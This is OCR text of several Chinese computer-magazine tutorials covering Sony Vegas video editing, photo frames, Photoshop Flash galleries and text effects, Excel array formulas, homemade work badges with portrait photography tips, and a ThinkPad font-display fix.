还可以对添加到轨道窗口中的视频进行简单的裁剪操作，在循环区域按住鼠标拖动会出现一条两端点为黄色倒三角的线段(见图2)，按住黄色的端点拖动可以重新调整选择的区域(被选择区域呈蓝色高亮显示)，单击菜单"编辑→分割"命令(快捷键为S)即可将选择的区域与原视频切割出来，点选分离出来的不需要的视频或音频部分，按Delete键删除，再把保留下来的视频片段拖放到轨道适当的位置即可。为了裁剪得更加精确，可以通过轨道窗右下角的几个控制按钮放大或缩小轨道视图。



图2

第三步:设置淡入效果

把光标移动到视频轨道的左上角，此时光标会改变形状(四分之一圆弧加双箭头)，并出现"渐变偏移"字样(见图3)，此时按住鼠标拖动会出现一个弯曲的线条，从视频开始部分到线条结束处将会以淡入的方式显示(淡入即指画面一点一点变亮)。如果想取消渐变偏移只需要将曲线向前拖动直到成为竖线即可。




图3

第四步:为影片配上优美音乐

单击声音轨道上的声音(显示为波形)，然后按Delete键删除，这里可以重新配上其他音乐，从"项目媒体"中将"背景音乐.mp3"拖放到声音轨道上就可以了。同样将光标移动到声音轨道的左上角，光标会改变形状并出现"渐变偏移"字样，向后稍微拖拉一段距离，让声音也以淡入效果出现(声音一点一点变强)。如果你想保留原视频中的声音，可以不删除它，而是将背景音乐拖放到新的轨道中，这样背景音乐和原视频中的声音会同步播放。

第五步:添加上动感的文字片头

选择菜单"插入→视频轨道"在当前轨道上方插入一个新的视频轨道，此时会看到"轨道编号"依次发生改变，在"轨道编号"后面双击可以输入当前轨道的名称，如：文字。选择菜单"插入→文本媒体"出现一个对话框，输入文字："我的游记"以取代其中的样本文字，并设置好字体字号等；切换到"布局"选项卡，可以拖拉文字在影片上的位置；切换到"属性"选项卡，可以设置文字的颜色，背景色等，这里的背景色将会覆盖整个画面，默认是无背景色，即透明状态；切换到"特效"选项卡，可以给文字加上轮廓、阴影、变形等效果，完成后单击窗口右上角的"×"关闭即可，此时在"项目媒体"中会自动添加一个"Sony 文字1"文件。将生成的文字视频片段拖放到刚刚插入的"文字"视频轨道上，拖动它的右侧拉长它，可以延长它的显示时间(见图4)。



图4

静止的文字了无趣味，我们可以让它动起来。单击"文字"轨道上的"轨道运动"按钮(即第二个图标)打开如图5所示的对话框，双击右下角的时间，输入:00:00:06.00，此时播放尺自动移动到影片的第6秒处，然后单击"+"按钮增加关键帧，将高度和宽度都设置为0；再次双击输入时间:00:00:15.00，将宽度设置为720、高度为480，设置完成后关闭窗口，这样文字从第6秒到15秒之间就会由小到大显示出来。




图5

将光标移动到"文字"视频片段的右上角，在出现"轨道偏移"字样后稍微向前拖动，这样文字就会以淡出方式消失，避免片头文字消失得太生硬。

第六步:添加第二段视频及转场效果

从"项目媒体"中拖动第二段视频到第一段视频的轨道上，要让两段视频有一段重合，重合的部分会显示两条交叉的蓝线。此时第二段视频中的声音也会自动覆盖在第一段视频的音轨上，点选第二段视频的音轨部分，按Delete键删除即可。如果还想保留第二段视频中的音频，可将该音频拖放到下面的音轨中。

单击素材综合工作区下方的"转场特效"选项卡，在这里有数百种转场效果供我们选择，其左侧是分类列表，右侧是效果预览，拖动效果到两段视频的重合处，放开鼠标时会出现一个效果对话框，可以进一步设置过渡效果的一些参数，也可以使用默认值，完成后关闭该窗口即可。

如果想换一种转场效果，直接将其他效果拖放过去就

可以替代前一种效果了。

第七步:声音的编辑

当影片中重叠了多段音频的时候，就要适当调整一下不同音频的音量，从而主次分明。比如在播放解说词的时候，背景音乐应该小一些，这样才不会 杂不清。单击背景音乐轨道上的“自动化设置”按钮（即齿轮图标），选择“显示自动化控制”，然后单击“音量”按钮会看到声音轨道上出现一条音量线；在音量线上右击，选择“增加节点”命令可以增加一个节点，在1分钟、1分10秒、1分50秒、1分55秒处分别增加节点，然后将中间的两个节点向下拖动（对应于解说词的部分），这部分的音量就会降低，从而突出了视频中的原配解说词的声音。

也可以删除原来的配音，然后单击“录音”按钮（即红色圆圈图标）重新为视频录制同步解说词，十分方便。或者插入一个音频轨道，然后将播放头移动到对应的地方，单击“录音”按钮重新录音。

第八步:制作画中画

将要制作画中画的两段视频放置到不同的视频轨道上，并让两段视频重叠。右单击上面的视频，从右键菜单中选




图6

择“视频事件平移／裁切”打开如图6所示的窗口，虚线框相当于摄像头，拖动节点将它拉得越大，视频画面就变成远景从而越来越小，反之，视频画面将变大。本例中，将虚线框拉大让视频画面变小，从而产生画中画效果，可一边观察预览框观看效果一边操作，还可以移动画中画在整个画面中的位置。设置好后，关闭该窗口就可以了，画中画效果如图7所示。




图7

第九步:添加滚动字幕片尾

插入一个视频轨道，取名为：结束文字。选择“插入→文本媒体”打开一个对话框，输入文字（如：导演、策划、编剧等）并设置各种属性。将该文字视频片段拖放到新建的视频轨道上，放置在影片末尾的位置；右击该视频片段，选择“视频事件平移／裁切”打开平移裁切对话框，在4秒处插入一个关键帧，然后点选开始处（0秒）的帧，将文字移动到镜头外，这样就可以制作出文字从外面进入画面的滚动显示效果（见图8）。



图8

第十步:输出电影

影片剪辑好之后，就可以输出了。选择菜单“文件→ 染为”命令显示一个对话框，输入文件名“我的游记”，文件类型设置为“Video for Windows(*.avi)”，模板为“默认模板（无压缩的）”，再单击“自定义”按钮，将视频 染质量设置为“最好”，这样便于以后将影片刻录成DVD，单击“确定”再单击“保存”按钮开始 染视频。 染速度由视频的长度和电脑的配置决定的，一般时间都比较长。最后使用Nero等刻录软件将输出的视频（我的游记.avi）刻录成VCD／DVD光盘，这样就可以让更多的朋友来欣赏你的杰作了。

注意： 染成AVI文件，占用磁盘空间比较大，如果不需要刻录光盘，可以输出为WMV文件保存。

看完本文，相信大家对影像后期编辑会有一个大致的了解，其实影像编辑就如同搭积木一样，跟开发多媒体程序也差不多。一部优秀的影片不仅仅需要高超的编辑技术，更需要制片人深入领会影片的内涵，要牢记，技术是为体现影片的内涵服务的，如果内容言之无物，制作得再好的影片也是失败的。

Sony Vegas精彩案例任你挑

下面我们列举了若干Vegas的选题，请读者朋友给你感兴趣的选题投一票，我们将把得票数最高的选题制作成文章，献给广大的电脑爱好者。

编号	名称	简介
1	我也出唱片了	使用Vegas制作个人MTV，包括音频的高级编辑、滚动字幕的制作等。
2	打造精美的视频课件	使用Vegas打造一部富有感染力的视频课件。
3	Vegas视频特效精彩实例	介绍如何通过Vegas实现三维、遮罩、扣像等高级视频效果，推荐一些实用的视频插件。
4	Vegas音频处理高级技巧	一部优秀的视频短片离不开高水平的配音，因此音频处理方面的技巧必须掌握，另外再介绍一些实用的音频插件。
5	其他您所想到的选题	

CF [YY16]

个性大头贴 看我美丽七十二变

★

■北京 一页

"再见面，要你们傻了眼，无所谓正面侧面，都是完美弧线。再见丑小鸭再见，自卑留给昨天，女大要十八变，看我七十二变……"蔡依林的一首《看我七十二变》，曾经迷倒了多少少男少女。今天，请跟我一起安静地坐在电脑屏幕前，只要简单地拖拖拽拽，就可轻松体验"七十二变"的快乐。我们将请出图片美化大师Photo Frame Show，它将帮我们打造出风格各异的图片像框，装点我们的美丽。

Photo Frame Show 小档案

u软件版本:1.3　　软件大小:7781KB

u软件性质:共享软件　　适用平台:Windows 9X／2000／XP

u下载地址:http://likno.fileburst.com/FrameShowSetup.exe

u软件备注:这款软件的免费试用期为15天，在15天里，足够制作出一大堆的个性化照片了。

实例1:酷炫像框随心变

第一步:双击下载所得文件并按照提示进行安装，安装完毕启动软件，会弹出一个15天试用的提示框，单击OK进入软件的主界面。单击主界面上的"open image(打开图像)"按钮调出打开文件窗口，找到并点击需要加像框的照片，将它加载到默认像框中，直接拖动照片可调整它在像框中的位置，拖动"resize image(调整图像大小)"滑钮则可以调整照片的大小，拖动"resize frame(调整框架大小)"则可以放大或缩小整个框架(见图1)。



图1

第二步:默认像框太中规中矩，没有个性，下面用其他风格的像框来替代它。单击"open frame(打开框架)"按钮，软件自带有7大类框架，如:Shapes(形状)、Seasons(季节)、Sports(运动)、Emotions(情感)等。这里点击进入其Occasions(场合)下的Birthday(生日)分类，点选其中的气球像框，将得到如图2所示的效果，是不是很不错。如果你不满意的话，可以尝试其他的像框，只需要鼠标点来点去就可以替换，非常方便。



图2

第三步:如果感觉满意，可单击下面的"save"按钮(快捷键为Ctrl+S)。还可以单击"email"按钮打开一个个性化的邮件窗口，填写上收件人的E-mail、主题及祝福的话，再单击"Send"按钮将图片发送给好友。当然，你也可以单击"Print"按钮将照片打印出来欣赏了。

第四步:如果你觉得软件自带的像框不够用，可在打开像框窗口的底部，单击"Download More Frames(下载更多框架)"按钮链接到软件的官方网站下载更多更酷的像框。

小提示

浏览像框资源网站的时候，左侧是像框分类，右侧是像框略图，点击略图下载即可。如果下载总是显示不成功的话，可像笔者一样直接下载网站提供的框架包文件(下载地址:http://www.frameshow.com/framepacks.htm)，双击下载所得EXE可执行文件包安装后，在Photo Frame Show框架类别中，将会发现增加了许多新的好看的像框。如图3所示，就是应用的一款下载的新像框。



图3

实例2:给桌面打开一扇美丽的窗

我们可以通过Photo Frame Show将制作好的照片"贴"到桌面上，给桌面配上好看的窗口。

第一步:选择好像框样式并将图片调整适当后，单击主界面上的"leave to desktop(贴到桌面)"按钮，这时桌面将被最大化，根据提示将照片拖放到桌面合适的位置，放开鼠标键后，一个个性化的桌面就完成了(见图4)。



图4

第二步:如果想收回桌面上的照片，可再次启动Photo Frame Show，然后单击主界面上的"get frame desktop"按钮就可以了，非常方便。重复上面的操作，你就等于有了一个百变桌面，可以随时改变它的风格了。

小编有话说:测试这个软件时，小编情不自禁地喜欢上它，首先是简单易用，即使是菜鸟也能很快上手操作；其次是效果非常 ，用它来帮MM制作个性化的大头贴，一定能讨MM喜欢。不过这个软件自动刷新功能有所欠缺，界面经常会变白，这时就需要重新拖动一下界面，就能够恢复了。

CF [YY17]

超酷Flash相册Photoshop CS2造

★

■安徽　无言

自从买了数码相机，总喜欢东拍拍西照照，时间长了也积攒了不少照片。闲来无事，把所有照片整理了一下，挑选出一些自认为效果还不错的照片，分门别类制作成当前最时尚、最流行的Flash动画相册。不要以为制作Flash相册有多难，其实无须学习Flash MX，在Photoshop CS2中就能轻松搞定。

第一步:将整理好的准备制作成相册的图片保存到同一文件夹中，比如本例中的所有图片都保存在D:\FlashPhotos。

第二步:执行〝File(文件)→Automate(自动化)→Web Photo Gallery(Web相册)〞命令调出Web相册窗口(见图1)。在Styles(风格)中选择〝Flash-Gallery 2〞项；Source Images(源图像)选择使用Folder(文件夹)，单击下面的Browse(览)按钮，然后选中保存图片的文件夹(即:D:\FlashPhotos)；单击Destination(目标地址)按钮，选择最终保存Flash相册的文件夹(如:D:\数字相册)。



图1

第三步:完成以上两步后，就可以单击OK确定，生成Flash相册了。不过通过Options(选项)设置可以为相册增加更多内容。单击Options右侧下拉按钮，选择Banner项，可以设置相册标题、摄影者姓名、联系信息、日期等；选择Large Images项，可以改变图片大小、压缩质量、图片标题与描述等；选择Thumbnails项，可以设置缩略图大小；选择Custom Colors项可以设置Flash相册背景色、字体色、Banner条颜色等。设置完毕，单击OK确定。如果图片文件是中文名称，可能会弹出一个提示框，不用理它，单击Yes确认，Photoshop便自动开始一系列的处理了。



图2

第四步:Flash相册制作完成后，Photoshop会自动调用览器打开它，如图2所示，是不是很漂亮，很酷！单击底部的缩略图可快速切换到相应图片，也可以通过右下角的一排Flash控制按钮览图片。图片切换时还会有淡入淡出效果，并且能根据图片的大小自动调整显示窗口的大小，非常 ！

小提示

如果你安装了Windows XP SP2，在打开嵌有Flash动画的网页时，IE为了安全原因，将会屏蔽掉相关内容，要想看到Flash动画，则必须单击IE上方提示栏，并选择“允许阻止的内容”确认即可。当然，也可双击生成的SWF文件(该文件保存在单击Destination按钮时设置的文件夹中)，直接在Flash Player中欣赏，非常方便，效果也更好。

Photoshop CS2中的Web Photo Gallery还有许多其他的Styles(风格样式)，有兴趣的朋友不妨一一尝试，一定有意外的收获哦。

CF [YY18]

巧用“粘贴入”，制作嵌图美术字

★

■北京　一页

在Photoshop中，除〝粘贴〞命令(快捷键为Ctrl+V)外，还有一个〝粘贴入〞命令(快捷键为Ctrl+Shift+V)，这个命令能完成一些特殊效果，下面就用它来制作一款五彩嵌图效果文字。

第一步:打开一幅色彩较为鲜艳的图片，本例使用的是一幅水果图片。按Ctrl+A键全选图片，再按Ctrl+C键复制。

第二步:新建一个文件，然后右击工具箱中的文字工具，选中其子菜单中的〝横排文字蒙版工具〞，使用此工具在新建图像上输入文字(本例输入的是:FILLING TYPE)，并设置它的大小及字体，最好将字体设置大一些，这样效果就会明显。



第三步:继续在新图像上工作，点选一下移动工具以取消文字输入状态，此时再按Ctrl+Shift+V键执行〝粘贴入〞命令，你会发现图片已经嵌入到文字选区中了，用移动工具拖动，还可以调整图片位置以达到满意的嵌图文字效果。最后合并图层、保存文字即可(见图)。

CF [YY19]

■安徽 无言

西游后记之Excel函数篇(六)

好为人师解疑惑 循循善诱说数组

★★

本文可以帮你学到

- 深入理解Excel中的数组及数组公式
- 数组常量的使用
- 在数组公式中使用逻辑函数

故事 沙僧找到八戒："二师兄，听了你的几期Excel讲座后，发现Excel函数的功能还真是挺强大的。我自己也买了一些参考书来看，发现好多函数的参数可以使用数组，这'数组'到底是什么东东啊？还有'数组公式'什么的，我怎么也看不明白。"八戒笑道："顾名思义，数组就是一组数据的集合，在Excel里，数组数据一般被保存在一系列的单元格中。数据都保存在一行或一列中的，称为一维数组，保存在多行多列的矩形区域中则称为二维数组。数组公式自然就是对这一组数据（或者多组）进行整体运算的公式了。数组公式可以同时进行多个计算并返回一种或多种结果，而一般的公式，每个则只能返回一个运算结果。这样说起来比较抽象，下面我们还是通过实例来说明吧。"

实战 化繁为简 一步定乾坤

八戒曾为搞房地产的表兄制作过一个销售业绩工作表，虽然很简单，却能很好地展示Excel数组公式的作用，下面就来看看他的制作过程。

第一步：启动Excel，建立一个如图1所示的工作表。当然，这个表格仅仅是一个示例，有兴趣的读者完全可以根据自身实际情况，将此表改造成其他职业的销售表格，同样可以借用下面的方法技巧。



图1

第二步：在本例的表格中，可以看出从单元格C2到D10，正好构成了一个二维数组。接下来要做的就是，将每个人的销售数量乘以实际出售的单价，从而获得每个人每种户型合计销售的数字。合计的结果分别放置在E2至E10单元格中。按下鼠标左键拖动，同时选中E2至E10单元格，然后输入以下公式：

=C2:C10*D2:D10

第三步：输入好公式后，按Ctrl+Shift+回车组合键结束，将其变成数组公式，Excel会自动将输入的公式用大括号（{ }）括起来（注意：这是比较关键的一步，如果你直接按回车键结束，完成的将是一般公式）。这时你会发现E列被选取的单元格中，已经快速计算出每个人每类户型的合计销售额了。依次点击E列中的相应单元格查看，会发现每个单元格中的公式都是完全一样的（见图2），从这里可以体验到同一个数组公式输出不同运算结果的效果了吧。



图2

小提示

一个普通的Excel公式，当它是针对整个（或多个）数组进行运算的时候，就可以将它变成数组公式了。构成数组公式的外面的大括号，一定要在输入好公式后按Ctrl+Shift+回车组合键自动添加上，手工添加的大括号是无效的。

第四步：接下来我们通过汇总销售额的例子，来体验一下数组公式如何化繁为简，将多步运算合并为一步。如果使用一般公式来汇总公司的整体收入，通常是先计算出每一项的合计，再把每个合计的销售额（本例中为E列的

数据）相加得到总计数额。下面的数组公式则直接从C2至D10数组中计算出结果，完全跳过E列的计算。在B12单元格中（即提示文字"销售总计"后面的单元格），输入以下公式：

=SUM(C2:C10*D2:D10)

按下Ctrl+Shift+回车组合键结束公式，看看销售总计的数字是不是立即显示出来了。这个公式的含义是：将C2:C10列的数字与D2:D10列相应的数字相乘，再通过SUM公式将乘积累加到一起。本例只有三个人的数据，但即使是一万、两万个数据，也同样能在瞬间得出结果，是不是很强大。

实战 有条件的求和

通过上面的实战，相信大家对Excel数组公式已经有了一定的了解。下面再举一个实例，深化一下对它的认识。

第一步：我们经常需要基于一个或者多个条件进行求和，比如在实战1的表格中，如果只想统计某一类户型（如：三居）的销售总额，可输入以下公式：

=SUM(IF(B2:B10="三居", C2:C10*D2:D10))

第二步：按下Ctrl+Shift+回车组合键后，将得到2134万元的结果。这个公式通过IF函数来进行判断，只将每个人销售的户型为"三居"的销售量与实际单价相乘，再通过SUM函数求和。

一点通

★数组常量

上面的例子中，数组是保存在单元格区域中的，其实我们还可以将数组保存在内存中，这就是所谓的数组常量。数组常量也是用大括号括起来，在括号里面列出数组的所有元素即可（数组的元素可以是数字、文本、TRUE或FALSE逻辑值），如下例就是一个有着7个元素的数组常量：

{1,2,3,4,5,6,7}

数组常量不用保存在单元格中，直接作为一些函数的参数使用就可以了，如下面这个公式：

=SUM({1,2,3,4,5,6,7})

注意，这个公式仅仅引用了数组作为参数，但是它本身并不是数组公式，所以输入完成后不要按Ctrl+Shift+回车键，直接按回车键就可以了。这个公式将该数组内的所有元素相加，得到的和为：28。



图3

为了使用上的方便，可以为数组常量定义一个名称：执行"插入→名称→定义"菜单命令调出定义名称对话框，如图3所示，在最上面的名称框中输入数组名称（如："week"），在下面的引用位置框中输入数组各元素（如："={1,2,3,4,5,6,7}"），定义数组一定要以等号开始，并且用大括号括起来。确定后返回主界面，这时就可以通过名称来引用数组了，比如上面的公式"=SUM({1,2,3,4,5,6,7})"可以改成"=SUM(week)"，得到的结果是一样的，是不是简洁了许多。

数组常量也可以是一维或二维的，如果想把数组中的所有值作为一行，那么用分号将每个值分开；如果想作为一列，则用逗号将每个值分开；逗号与分号并用，则可以创建二维数组常量，如下例就是一个两行三列的一个数组：

{1,2,3;4,5,6}

★扩展或压缩多单元格数组公式

有时候，我们需要扩展（或者压缩）一个多单元格数组公式，比如在实战1中，如果添加了新的销售人员业绩，那我们就需要扩展E列的数组公式范围，方法如下：

第一步：选取包含数组公式的整个范围，然后按F2键进入编辑方式，接着按Ctrl+回车键将所有选择的单元格中的数组公式变成普通公式。

第二步：选取一个新的范围，根据需要增加或减少原单元格数量，然后再按F2键进入编辑状态，因为范围已有变化，所以需要对原有的数组公式修改一下，比如在实战1中再增加一个王六的数据，他也包括三居、二居、一居这样三个户型，则原公式需要改成：

=C2:C13*D2:D13

第三步：按Ctrl+Shift+回车组合键结束即可。

★如果是多单元格数组公式，必须全选它之后才能删除，全选多单元格数组公式的方法是：点选任意一个数组公式单元格，再按Ctrl+/组合键即可。此时再按Del键就可以删除它了。

擂台赛

★数据分析 随心所欲

使用数组公式可以对一组特定的数据进行各种分析，配合使用IF、AND、OR等逻辑函数，更可以从数据中运算分析出自己想要的一些特定结果，如：有条件求和，求一组数据的平均值、最大值、最小值等。有兴趣的读者可以随意根据自己的实际经验设计一个实例，借以充分展现出数组公式的优势。要求设计的实例能贴近生活，具有一定的普遍性和实用性。优胜者将可获得《电脑爱好者》杂志社发送的特别奖品。 CF [YY20]

工作卡这种专业东东也能DIY！

★★

■斯佳丽

在公司里，每位员工都有一个"工作卡"，上面写上单位名称、姓名、部门、员工编号，以及一个大头照，然后挂在胸前。前些天突发奇想，自己是不是也可以动手制作一个"工作卡"呢？后来发现，原来实现起来并不困难。当然，前提条件是你要有数码相机和彩色打印机。

室内人像拍摄技巧

室内人像拍摄是数码摄影中最常见，但也是最难把握的部分之一。因为室内人像拍摄很容易受到光线和环境的限制。以下是笔者在室内（办公室、家中）拍摄人像的一些技巧经验。

1.选择拍摄角度

拍摄角度，是指拍摄点与被摄对象之间的水平线高度的变化关系。在人像摄影中，凡属工作证所用的半身免冠照片，均应以平摄角度和正面构图来拍摄，这样可以使五官端正的脸型得到较好的表现。所谓的平摄角度，是指拍摄点与被摄对象于同一水平线上，以平视的角度来拍摄。平摄角度所构成的画面效果，接近于人们观察事物的视觉习惯，它所形成的透视感比较正常，不会使照片因透视变形而遭到歪曲和损害。

2.光线的利用

相信大家都清楚，户外光线在大多数情形下都可以拍摄出好照片，问题只是采用光线的手法是不是得当。所谓光角度，包括光源位置，被摄者位置及数码相机位置。

在室内拍摄时，先让被拍照的人保持着摆好的姿势，正对日光灯或自然光等光源。如果光线不足的话，可以采取数码相机内置闪光灯模式。

中低档数码相机一般都具备三种闪光灯模式，即自动闪光、消除红眼与关闭闪光灯。再高级一点的产品还提供"强制闪光"，甚至"慢速同步闪光"功能。建议大家使用"消除红眼"或"慢速同步闪光"功能。

不过，在室内拍摄人像时，有点必须注意：

在弱光环境拍摄时，使用慢速快门可能会因为拍摄人的手抖动而导致照片模糊。建议大家用相机专用脚架支撑数码相机，以保持稳定。

使用闪光灯辅助拍摄时，注意拍摄距离应该处于闪光灯的有效覆盖范围之内。中低档数码相机内置的闪光灯覆盖范围有限，用摄影爱好者的话来说，其闪光指数较低（一般在1～9米内），不过已经基本满足普通拍摄需要。

小知识

★**消除红眼：**"红眼"现象在拍摄人像照片（尤其是比较近的距离、环境较阴暗）时常会发生。这是由于眼睛视网膜的正常反应引起的。如果你不想让拍摄出来的人或动物的眼睛出现"红眼"，可以利用数码相机的"消除红眼"模式先让闪光灯快速闪烁一次或数次，使人的瞳孔适应之后，再进行主要的闪光与拍摄。

★**慢速同步闪光：**在光线昏暗的环境下拍照时，如果使用闪光灯加较高的快门速度进行拍摄，很容易造成前景主体太亮，甚至是白晃晃的一片，而背景却依旧灰暗，无法辨别细节。而"慢速闪光同步"会延迟数码相机的快门释放速度，以闪光灯照明前景，配合慢速快门（如1/5秒）为弱光背景曝光。这样，就能够拍摄出前后景均得到和谐曝光的照片。

3.取景

拍摄室内人像时，还要注意背景，初学者拍照时只顾看人，对于背景往往不加注意，事前既不加选择，拍摄时也不予留心。建议大家可以在白色墙壁做为背景，这样可以降低电脑后期处理的难度。

拍摄时，首先应将数码相机固定在三脚架上，并将数码相机立放，然后调整拍摄距离，拍摄大头照的拍摄距离应近一些，1米左右为佳，接着用数码相机的光学变焦调整变焦范围，直至人像主体位于取景框的中间，再接着调整数码相机的参数（主要是光源、ISO值等），最后就可以按下快门拍摄。

对于初学者来说，利用"人像模式"的拍摄模式，也是一个很好的选择。以笔者的尼康Coolpix 7900为例，在模式转盘上转到"人像"位置（见图1），再按下"MENU"键激活"人像模式"菜单，然后选择"人像近拍"（见图2）。



◄ 图1



▲ 图2

小提示

对于被拍摄者的造型、姿态、着装以及现场的光线、背景等等，可以参考一下这里：http://edu.sina.com.cn/focus/zhengj.html，专业的造型专家提出了不少建议。

制作工作证

一般来说，可以利用购买打印机时附带的一些工具软件来制作工作证。但考虑到很多人不大容易上手，因此笔者特意制作一个工作证的Word模板（下载地址：http://www.

intodigi.com/Soft/Upfile/namecard.doc)。大家只要利用这个模板，并将当中的内容替换一下即可。

在添加照片时要注意，你可以先将"员工照片"的图片模删除，然后插入图片，并将图片环绕方式设置为"浮于文字上方"，接着再调整图片大小，并拖到合适的位置（见图3）。依此类推，将一个版面内的十张工作证添加/修改好。



图3

打印工作证

接下来，我们就要打印工作证了。这个步骤大家以为很简单吧？其实不然。这里以笔者所使用的HP PSC 1350多功能一体机为例：

第一步：照片打印纸放入打印机进纸槽，一般是正面(光面)朝下。

小提示：适合工作证的照片打印纸

打印工作证时，纸张的选择至关重要，不同纸张可令打印结果大相径庭。对于打印工作证，建议选择A4幅面的照片质量喷墨打印纸。其英文全称为"Photo Quality Ink Jet Paper"，也叫涂料纸或涂布纸，适用于720dpi甚至1440dpi的分辨率。根据涂料层及纸张介质的不同，照片打印纸又可分为光泽照片纸、相片纸、光面纸等几种，下面分别作一下介绍：

★光泽照片纸：光泽照片纸最大特点是打印出来的照片表面有一层光泽，并且有传统照片的质感，还有良好的防潮效果，适用于打印一些高质量的照片、唱片封套和报告封面等，是打印照片的首选纸张。

★光面相片纸：光面相片纸表面采用的是树脂层，因此呈现出带光泽的亮白色，非常光滑，打印出的色彩鲜艳生动。可以用来打印照片、贺卡和圣诞卡，特别是用于制作家庭或个人影集。

★高分辨率纸(厚相片纸)：高分辨率纸的涂层比普通喷墨打印纸要稍厚一些，表面更加平整，因此打印效果也要好一些，可以使输出的效果几近传统照片品质，当你需要用高品质的彩色输出去创造夺目的图像时，它是极好的选择。代表产品有爱普生的高品质720dpi喷墨打印纸S041117、佳能的高分辨率纸HR-101、惠普的高级喷墨打印纸51634Y等，常见的尺寸规格有A3和A4两种，这类纸一般应用于厚海报的打印和一些工艺制图上。

第二步：在Word当中，选择"文件→打印"然后选择所使用的打印机型号（见图4）。



图4

第三步：点"属性"按钮，在"纸张/质量"选项卡的"打印任务快速设置"当中选择"专业照片质量打印"，然后在"纸张选项"下选择你所使用的照片打印纸类型(见图5)。最后，按下"确定"按钮即可开始打印。




图5

第四步：打印好后，先等打印纸上的墨渍完全干透以后，再用美工刀和尺在玻璃上进行裁切。

自己制作的工作证就这样出炉了，大家是不是感觉很有成就感呢？用同样的方法，我们也可以亲手设计自己的大头贴。只要将打印出来的大头贴组合照稍加裁剪，便可以开始寻找地方"张贴"了。如果你是使用5英寸的照片打印纸，那么还可以利用无边距功能打印（见图6）。



图6

小提示

对于大头贴的具体制作，在本刊2004年第23期上的《在家也能拍拍拍》一文有很详细的方法介绍，有兴趣的读者朋友们可以去查阅。

CF [YY21]

硬病软治 IBM T 系列笔记本

——排除 Word 在 IBM T 系列笔记本电脑上的显示故障

★★

■冯宁

IBM 笔记本共有 A,R,X,T 四大系列，其中 IBM T 系列是商用笔记本领域的经典产品，深受高级白领人士的喜爱，拥有超强的稳定性。但是笔者在使用 IBM T 系列笔记本的过程中，也发现了它的一个小 BUG，经过分析找到了故障的解决方法。

故障表现：使用笔记本为 Thinkpad T30，具体型号为 236681C，配置为 P4 Mobile CPU 1.8G/256M/DVD/40G/AC97 AUDIO/Intel PRO100VE/ATI Mobility RADEON7500 显卡，操作系统为 Windows XP。使用 Word2002 时，一旦将字体设为"仿宋_gb2312"，字号设"小三"时，则文字在笔记本屏幕的显示就十分模糊，好像挂了一层雾一样(图 1)。我一开始以为是笔记本的显卡有问题，因为将同样的 Word 文档放到 Dell 笔记本或台式机上显示都很正常(图 2)。



图 1



图 2

将笔记本送往 IBM 蓝色快车维修站，经维修人员的检测，得出的结论是显卡没有问题，可能是 Word 软件本身的问题。我于是又将 Word 2002 进行了卸载和重新安装、将 XP 的相关字体进行了重新的安装，但是显示故障依然存在。

有意思的是，笔者手头还有一台 IBM T40 笔记本，在 Word 2000 字体设为"仿宋_gb2312"，字号设"小三"时，也出现同样的毛病。这就排除了显卡出毛病的可能，因为不可能两台笔记本都有毛病。

经过反复地设置，我找到了解决故障的两种方法：

方法一：在 IBM 笔记本用鼠标右键单击 Windows XP 桌面，选"属性"；在"属性"对话框中选"外观"标签和"效果"按钮；在"效果"对话框中有"使用下列方式使屏幕字体的边缘平滑"的复选框，该复选框用来指定是否平滑大字体的边缘，以使屏幕字体更容易辨认，将复选框去掉后 Word 字体就可以正常显示。

方法二：鼠标右键单击桌面弹出菜单后选择"属性→外观→效果"，在界面中选中"使用下列方式使屏幕字体的边缘平滑"的复选框，对于屏幕字体有两个选项："标准"或"清晰"，你选择"清晰"选项也可以使 Word 显示正常。经查微软的技术资料得知，在 Windows XP 中，对于桌面台式机监视器，选"标准"则会正常显示，对于大多数膝上型笔记本的监视器，选"清晰"会使屏幕字体显示正常(图 3)。




图 3

我将我发现的 IBM 笔记本的显示 BUG 通过 IBM 800-810-1818 热线，向 IBM 作了反映，不长的时间，LENOVO-IBM 向我回复，证实我发现的 BUG 在上述两款机器中是存在的。LENOVO-IBM 给出的解决方法就是我发现的方法一；我的解决办法比他们还多一种。看来，我们对大品牌也不能绝对迷信。

笔记本特色问题大搜罗

笔记本自带英文系统修复中文程序乱码良方
http://www.sundigi.com/article/tips/tipspage.asp?ga_id=802

彻底解决 S31 的 USB 启动问题
http://www.51nb.com/modules.php?name=Sections&op=viewarticle&artid=173

对 Thinkpad 电池保养的探讨
http://www.51nb.com/modules.php?name=Sections&op=viewarticle&artid=163

IBM 笔记本随机软件功能详解
http://www.sundigi.com/article/tips/tipspage.asp?ga_id=5865

三星笔记本随机软件详解
http://www.sundigi.com/article/tips/tipspage.asp?ga_id=6257

SONY 笔记本随机软件详解
http://www.sundigi.com/article/tips/tipspage.asp?ga_id=7133

